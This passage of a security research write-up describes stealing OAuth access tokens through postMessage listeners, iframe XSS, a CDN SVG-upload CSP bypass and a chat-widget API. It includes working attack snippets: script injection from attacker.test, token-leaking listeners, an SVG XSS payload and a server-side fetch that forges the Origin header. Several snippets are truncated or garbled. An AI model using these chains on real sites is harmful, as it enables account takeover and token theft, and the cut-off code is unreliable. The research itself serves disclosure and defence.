m\", \"protocol\":\"http:\", \"host\":\"example.com\", \"hostname\":\"example.com\", \"port\":\"\", \"pathname\":\"/\", \"search\":\"?secret=test\", \"hash\":\"#access_token=test\"}
> |
```

The domain loaded in the iframe also had a simple XSS:

```
https://examplesandbox.com/embed_iframe?src=javascript:alert(1)
```

As Youssef explains, if you have an XSS on a domain in one window, this window can then reach other windows of the same origin if there's a parent/child/opener-relationship between the windows.

In my case, I did the following:

1. Created a malicious page that's embedding an iframe of the sandbox with the XSS loading my own script:

```
leak"><iframe src="https://examplesandbox.com/embed_iframe?src=javascript:document('script'),attacker.test/inject.js',body.appendChild(x);"border:0;width:500px;height:500px"></iframe></div>
```



2. In my script being loaded in the sandbox, I replaced the content with the link to use for the victim:

```
document.body.innerHTML =  
'<a href="#" onclick="  
b=window.open("https://accounts.google.com/o/oauth2/auth/oauthchose?b=window.open("https://accounts.google.com/o/oauth2/auth/oauthchose?Click here to hijack token</a>';
```



I also started a script in an interval to check if the link was opened and the iframe I wanted to reach is there to get the `window.name` set on the iframe with the same origin as the iframe on the attacker's page:

```
x = setInterval(function() {  
if(parent.window.b &&  
parent.window.b.frames[0] &&  
parent.window.b.frames[0].window &&  
parent.window.b.frames[0].window.name) {  
top.postMessage(parent.window.b.frames[0].window.name, '*');  
parent.window.b.close();  
clearInterval(x);  
}  
}, 500);
```



3. The attacker page can then just listen to the message we just sent with the `window.name`:

```
<script>
window.addEventListener('message', function (e) {
  if (e.data) {
    document.getElementById('leak').innerText = 'We stole the t
  }
});
</script>
```

### Gadget 2: example 2, iframe with XSS + parent origin check

The second example was an iframe loaded on the non-happy path with an XSS using `postMessage`, but messages were only allowed from the `parent`-window that loaded it. The `location.href` was sent down to the iframe when it asked for `initConfig` in a message to the `parent`-window.

The main window loaded the iframe like this:

```
<iframe src="https://challenge-iframe.example.com/"></iframe>
```

And the content looked like this (a lot more simplified than how it actually was, but to explain the attack better):

```
<script>
window.addEventListener('message', function (e) {
  if (e.source !== window.parent) {
    // not a valid origin to send messages
    return;
  }
  if (e.data.type === 'loadJs') {
    loadScript(e.data.jsUrl);
  } else if (e.data.type === 'initConfig') {
    loadConfig(e.data.config);
  }
});
```



```
});  
</script>
```

In this case, I could do a similar method like the first example:

1. Create a malicious page that's embedding an iframe of the sandbox, attach an onload to trigger a script when the iframe is loaded.

```
<div id="leak"><iframe  
id="i" name="i"  
src="https://challenge-iframe.example.com/"  
onload="run()"  
style="border:0;width:500px;height:500px"></iframe></div>
```

2. Since the malicious page is then the parent of the iframe, it could send a message to the iframe to load our script in the origin of the sandbox using `postMessage`:

```
<script>  
function run() {  
  i.postMessage({type: 'loadJs', jsUrl: 'https://attacker.test/injec  
}  
</script>
```



3. In my script being loaded in the sandbox, I replaced the content with the link for the victim:

```
document.body.innerHTML = '<a href="#" onclick="b=window.open("https://accounts.google.com/o/oauth2/auth/oauthch  
Click here to hijack token</a>';
```




I also started a script in an interval to check if the link was opened and the iframe I wanted to reach was there, to run javascript inside it from my iframe to the main window. I then attached a postMessage-listener that passed over the message back to my iframe in the malicious window:

```
x = setInterval(function() {  
  if(b && b.frames[1]) {  
    b.frames[1].eval(  
      'onmessage=function(e) { top.opener.postMessage(e.data, "*"'  
      'top.postMessage({type: \'initConfig\'}, "*")'  
    )  
    clearInterval(x)  
  }  
}, 500);
```

4. The attacker page that had the iframe loaded can then listen to the message I sent from the injected postMessage-listener proxy in the main window's iframe:

```
<script>  
window.addEventListener('message', function (e) {  
  if (e.data) {  
    document.getElementById('leak').innerText = 'We stole the t  
  }  
});  
</script>
```

### Gadget 3: Using APIs to fetch URL out-of-bounds



This gadget turned out to be the most fun. There's something satisfying about sending the victim somewhere and then picking up sensitive data from a different location.

### Gadget 3: example 1, storage-iframe with no origin check

The first example used an external service for tracking-data. This service added a "storage iframe":

```
<iframe
  id="tracking"
  name="tracking"
  src="https://cdn.customer1234.analytics.example.com/storage.html">
</iframe>
```

The main window would talk with this iframe using `postMessage` to send tracking-data that would be saved in the `localStorage` of the origin the `storage.html` was located in:

```
tracking.postMessage({'type': 'put', 'key': 'key-to-save', 'value': 'sav
```



The main window could also fetch this content:

```
tracking.postMessage({'type': 'get', 'key': 'key-to-save'}, '*');
```

```
> tracking.postMessage({'type': 'get', 'key': 'key-to-save'}, '*');
< undefined
top.frames[0]→top {"type":"data","key":"key-to-save","value":"saved-data"}
>
```

When the iframe was loaded on initialization, a key was saved for the last location of the user using `location.href`:

```
tracking.postMessage({'type': 'put', 'key': 'last-url', 'value': 'https:
```



If you could talk with this origin somehow and get it to send you the content, the `location.href` could be fetched from this storage. The `postMessage`-listener for the service had a block-list and an allow-list of origins. It seems like the analytics-service allowed the website to define what origins to allow or deny:

```
var blockList = [];
var allowList = [];
var syncListeners = [];

window.addEventListener('message', function(e) {
```

```

// If there's a blockList, check if origin is there and if so, deny
if (blockList && blockList.indexOf(e.origin) !== -1) {
    return;
}
// If there's an allowList, check if origin is there, else deny
if (allowList && allowList.indexOf(e.origin) === -1) {
    return;
}
// Only parent can talk to it
if (e.source !== window.parent) {
    return;
}
handleMessage(e);
});

function handleMessage(e) {
    if (data.type === 'sync') {
        syncListeners.push({source: e.source, origin: e.origin})
    } else {
        ...
    }
}

window.addEventListener('storage', function(e) {
    for(var i = 0; i < syncListeners.length; i++) {
        syncListeners[i].source.postMessage(JSON.stringify({type: 'sync', key
    }
})
}

```

Also, if you had a valid origin based on the `allowList`, you would also be able to ask for a sync, which would give you any of the changes made to the `localStorage` in this window sent to you when they were made.

On the website that had this storage loaded on the non-happy path of the OAuth-dance, no `allowList`-origins were defined; this allowed any origin to talk with the `postMessage`-listener if the origin was the `parent` of the window. The methodology was then similar to Gadget #2:

1. I created a malicious page that embedded an `iframe` of the storage container and attached an `onload` to trigger a script when the `iframe` is loaded.

```

<div id="leak"><iframe
id="i" name="i"

```

```
src="https://cdn.customer12345.analytics.example.com/storage.html"
onload="run()"></iframe></div>
```

2. Since the malicious page was now the parent of the iframe, and no origins were defined in the `allowList`, the malicious page could send messages to the iframe to tell the storage to send messages for any updates to the storage. I could also add a listener to the malicious page to listen for any sync-updates from the storage:

```
<script>
function run() {
  i.postMessage({type: 'sync'}, '*')
}
window.addEventListener('message', function (e) {
  if (e.data && e.data.type === 'sync') {
    document.getElementById('leak').innerText = 'We stole the token'
  }
});
</script>
```



3. The malicious page would also contain a regular link for the victim to click:

```
<a href="https://accounts.google.com/o/oauth2/auth/oauthchooseaccount"
target="_blank">Click here to hijack token</a>;
```



4. The victim would click the link, go through the OAuth-dance, and end up on the non-happy path loading the tracking-script and the storage-iframe. The storage iframe gets an update of `last-url`. The `window.storage`-event would trigger in the iframe of the malicious page since the `localStorage` was updated, and the malicious page that was now getting updates whenever the storage

changed would get a postMessage with the current URL of the victim:

```
< undefined
top.frames[0]→top {"type":"sync","key":"last-url","value":"https://example.com/#id_token=xxx"}
> |
```

### **Gadget 3: example 2, customer mix-up in CDN – DIY storage-SVG without origin check**

Since the analytics-service itself had a bug bounty, I was also interested to see if I could find a way to leak URLs also for the websites that had configured proper origins for the storage-iframe.

When I started searching for the `cdn.analytics.example.com`-domain online without the customer-part of it, I noticed that this CDN also contained images uploaded by customers of the service:

```
https://cdn.analytics.example.com/img/customer42326/event-image.png
https://cdn.analytics.example.com/img/customer21131/test.png
```

I also noticed that there were SVG-files served inline as  
Content-type: `image/svg+xml` on this CDN:

```
https://cdn.analytics.example.com/img/customer54353/icon-register.svg
```

I registered as a trial user on the service, and uploaded my own asset, which also showed up on the CDN:

```
https://cdn.analytics.example.com/img/customer94342/tiger.svg
```

The interesting part was that, if you then used the customer-specific subdomain for the CDN, the image was still served. This URL worked:

`https://cdn.customer12345.analytics.example.com/img/customer94342/tiger.s`



This meant that the customer with ID #94342 could render SVG-files in customer #12345's storage.

I uploaded a SVG-file with a simple XSS-payload:

`https://cdn.customer12345.analytics.example.com/img/customer94342/`



```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg id="svg2" xmlns:xlink="http://www.w3.org/1999/xlink" viewBox="0 0 512 512">
<script xlink:href="data:,alert(document.domain)"></script>
</svg>
```








Not great. The CDN added a Content-Security-Policy: default-src 'self'-header to everything under `img/`. You could also see the server header mentioned S3 – disclosing that the content was uploaded to an S3-bucket:

```
etag: 0c41d0b22929d22c1d7c3c1c17719091
Last-Modified: Wed, 18 May 2022 18:40:01 GMT
Server: AmazonS3
```

One interesting quirk with S3 is that directories are not really directories in S3; the path before the key is called a “prefix”. This means that S3 doesn’t care if `/` are url-encoded or not, it will still serve the content if you url-encode every slash in the URL. If I changed `img/` to `img%2f` in the URL would still resolve the image. However, in that case the CSP-header was removed and the XSS triggered:




I could then upload an SVG that would create the same form of storage-handler and `postMessage`-listener like the regular `storage.html`, but an empty `allowList`. That allowed me to do the same kind of attack even on websites that had properly defined the allowed origins that could talk to the storage.

I uploaded a SVG that looked like this:

◀ ▶

◀  ▶



### Gadget 3: example 3, chat-widget API

The last example was based on a chat-widget that was present on all pages of a website, even the error pages. There were multiple postMessage-listeners, one of them without a proper origin check that only allowed you to start the chat-popup. Another listener had a strict origin check for the chat-widget to receive an initialization-call and the current chat-api-token that was used for the current user.

```
<iframe src="https://chat-widget.example.com/chat"></iframe>
<script>
window.addEventListener('message', function(e) {
  if (e.data.type === 'launch-chat') {
    openChat();
  }
});

function openChat() {
  ...
}

var chatApiToken;
window.addEventListener('message', function(e) {
  if (e.origin === 'https://chat-widget.example.com') {
    if (e.data.type === 'chat-widget') {
      if (e.data.key === 'api-token') {
        chatApiToken = e.data.value;
      }
      if(e.data.key === 'init') {
        chatIsLoaded();
      }
    }
  }
});

function chatIsLoaded() {
  ...
}
</script>
```

When the chat-iframe loaded:

1. If a chat-api-token existed in the chat-widget's localStorage it would send the api-token to its parent using postMessage. If no chat-api-token existed it would not send anything.
2. When iframe has loaded it will send a postMessage with a `{"type": "chat-widget", "key": "init"}` to its parent.

If you clicked on the chat-icon in the main window:

1. If no chat-api-token had been sent already, the chat-widget would create one and put it in its own origin's localStorage and postMessage it to the parent window.
2. The parent window would then make an API-call to the chat-service. The API-endpoint was CORS-restricted to the specific website configured for the service. You had to provide a valid `Origin`-header for the API-call with the chat-api-token to allow the request to be sent.
3. The API-call from the main window would contain `location.href` and register it as the "current page" of the visitor with the chat-api-token. The response would then contain tokens to connect to a websocket to initiate the chat-session:

```
{
  "api_data": {
    "current_page": "https://example.com/#access_token=test",
    "socket_key": "xxxyyyzzz",
    ...
  }
}
```

In this example, I realized the announcement of the chat-api-token would always be announced to the parent of the chat-widget iframe, and if I got the chat-api-token I could just make a server-side request using the token and then add my own artificial `Origin`-header to the API-call since a CORS-header only matters for a browser. This resulted in the following chain:

1. Created a malicious page that's embedding an iframe of the chat-widget, added a `postMessage`-listener to listen for the chat-api-token. Also, triggered an event to reload the iframe if I haven't gotten the api-token in 2 seconds. This was to make sure that I also supported the victims that had never initiated the chat, and since I could trigger to open the chat remotely, I first needed the chat-api-token to start polling for the data in the chat-API from server-side.

```
<div id="leak"><iframe
id="i" name="i"
src="https://chat-widget.example.com/chat" onload="reloadToCheck(
<script>
var gotToken = false;
function reloadToCheck() {
  if (gotToken) return;
  setTimeout(function() {
    document.getElementById('i').src = 'https://chat-widget.examp
  }, 2000);
}
window.onmessage = function(e) {
  if (e.data.key === 'api-token') {
    gotToken = true;
    lookInApi(e.data.value);
  }
}
launchChatWindowByPostMessage();
</script>
```



2. Added a link to the malicious page to open up the sign-in-flow that would end up on the page with the chat-widget with the token in the URL:

```
<a href="#" onclick="b=window.open('https://accounts.google.com/c
```



3. The `launchChatWindowByPostMessage()`-function will continuously send a `postMessage` to the main window, if opened, to launch the chat-widget:

```
function launchChatWindowByPostMessage() {
  var launch = setInterval(function() {
    if(b) { b.postMessage({type: 'launch-chat'}, '*'); }
  }, 500);
}
```

4. When the victim clicked the link and ended up on the error page, the chat would launch and a chat-api-token would be created. My reload of the chat-widget iframe on the malicious page would get the `api-token` through `postMessage` and I could then start to look in the API for the current url of the victim:

```
function lookInApi(token) {
  var look = setInterval(function() {
    fetch('https://fetch-server-side.attacker.test/?token=' + token)
    .then(e => {
      if (e &&
          e.api_data &&
          e.api_data.current_url &&
          e.api_data.current_url.indexOf('access_token') !== -1) {
        var payload = e.api_data.current_url
        document.getElementById('leak').innerHTML = 'Attacker r
        clearInterval(look);
      }
    });
  }, 2000);
}
```



5. The server-side page at `https://fetch-server-side.attacker.test/?token=xxx` would make the

API-call with the added Origin-header to make the Chat-API think I was using it as a legit origin:

```
addEventListener('fetch', event => {
  event.respondWith(handleRequest(event.request))
})
async function getDataFromChatApi(token) {
  return await fetch('https://chat-widget.example.com/api', {headers: {
    'Origin': token
  }})
}
function handleRequest(request) {
  const token = request.url.match('token=([^&#]+)')[1] || null;
  return token ? getDataFromChatApi(token) : null;
}
```

6. When the victim clicked the link and went through the OAuth-dance and landed on the error page with the token added, the chat-widget would suddenly popup, register the current URL and the attacker would have the access token from the victim.

## Other ideas for leaking URLs

There are still other different types of gadgets waiting to be found. Here's one of those cases I wasn't able to find in the wild but could be a potential way to get the URL to leak using any of the response modes available.

### A page on a domain that routes any postMessage to its opener

Since all `web_message` response types cannot validate any path of the origin, any URL on a valid domain can receive the postMessage with the token. If there's some form of postMessage-listener proxy on any of the pages on the domain, that takes any message sent to it and sends everything to its `opener`, I can make a double-window.open chain:

Attacker page 1:

```
<a href="#" onclick="a=window.open('attacker2.html'); return false;">Acce
```



Attacker page 2:

```
<a href="#" onclick="b=window.open('https://accounts.google.com/oauth/...
```



And the `https://example.com/postmessage-proxy` would have something along the lines of:

```
// Proxy all my messages to my opener:  
window.onmessage=function(e) { opener.postMessage(e.data, '*'); }
```

I could use any of the `web_message-response` modes to submit the token from the OAuth-provider down to the valid origin of `https://example.com`, but the endpoint would send the token further to `opener` which is the attacker's page.

This flow might seem unlikely and it needs two clicks: one to create one opener-relationship between the attacker and the website, and the second to launch the OAuth-flow having the legit website as the opener of the OAuth-popup.

The OAuth-provider sends the token down to the legit origin:




```
< undefined
> opener.postMessage('token=xxx','https://example.com')
< undefined
```

And the legit origin has the postMessage-proxy to its opener:

```
> window.onmessage=function(e) { opener.postMessage(e.data, '*'); }
< f (e) { opener.postMessage(e.data, '*'); }
diffwin→top token=xxx
>
```

Which causes the attacker to get the token:



## Conclusion

As you see, there are many different methods to steal these tokens still present ten years after I started understanding the problem.

Due to the fact that each OAuth-provider allows so many different response types and modes, it becomes quite tricky for a website to cover all different cases.

### **How can we fix this?**

The first section under countermeasures of credential stealing in the "OAuth 2.0 Security Best Current Practice" states that:

**The page rendered as a result of the OAuth authorization response and the authorization endpoint SHOULD NOT include third-party resources or links to external sites.**

This is 100% accurate. **This also includes the error-pages that might show up if the endpoint fails to complete the sign-in process successfully.**

We've mentioned the issue with third-party scripts before. In some of the findings during this research, the postMessage-listeners with weak or no origin checks were not only built by and embedded from third-parties, but actually made by the company owning the website.

Also I think as an OAuth-client, having the ability to enable only the response-types and modes you actually support from an OAuth-provider is one solution. That way you can restrict the flows you know that you support. Some OAuth-providers actually only provide support for one response type, like GitHub.

### **Does PKCE (Proof Key for Code Exchange) solve this?**

Not really, in my examples the attacker prepares a link to the OAuth-provider for the victim to use. This link would successfully issue the code in the OAuth-provider connecting it with the `code_challenge` that the attacker provided, but intentionally end up on a non-happy path on the website of the OAuth-client; for example using the "breaking state intentionally"-method. When the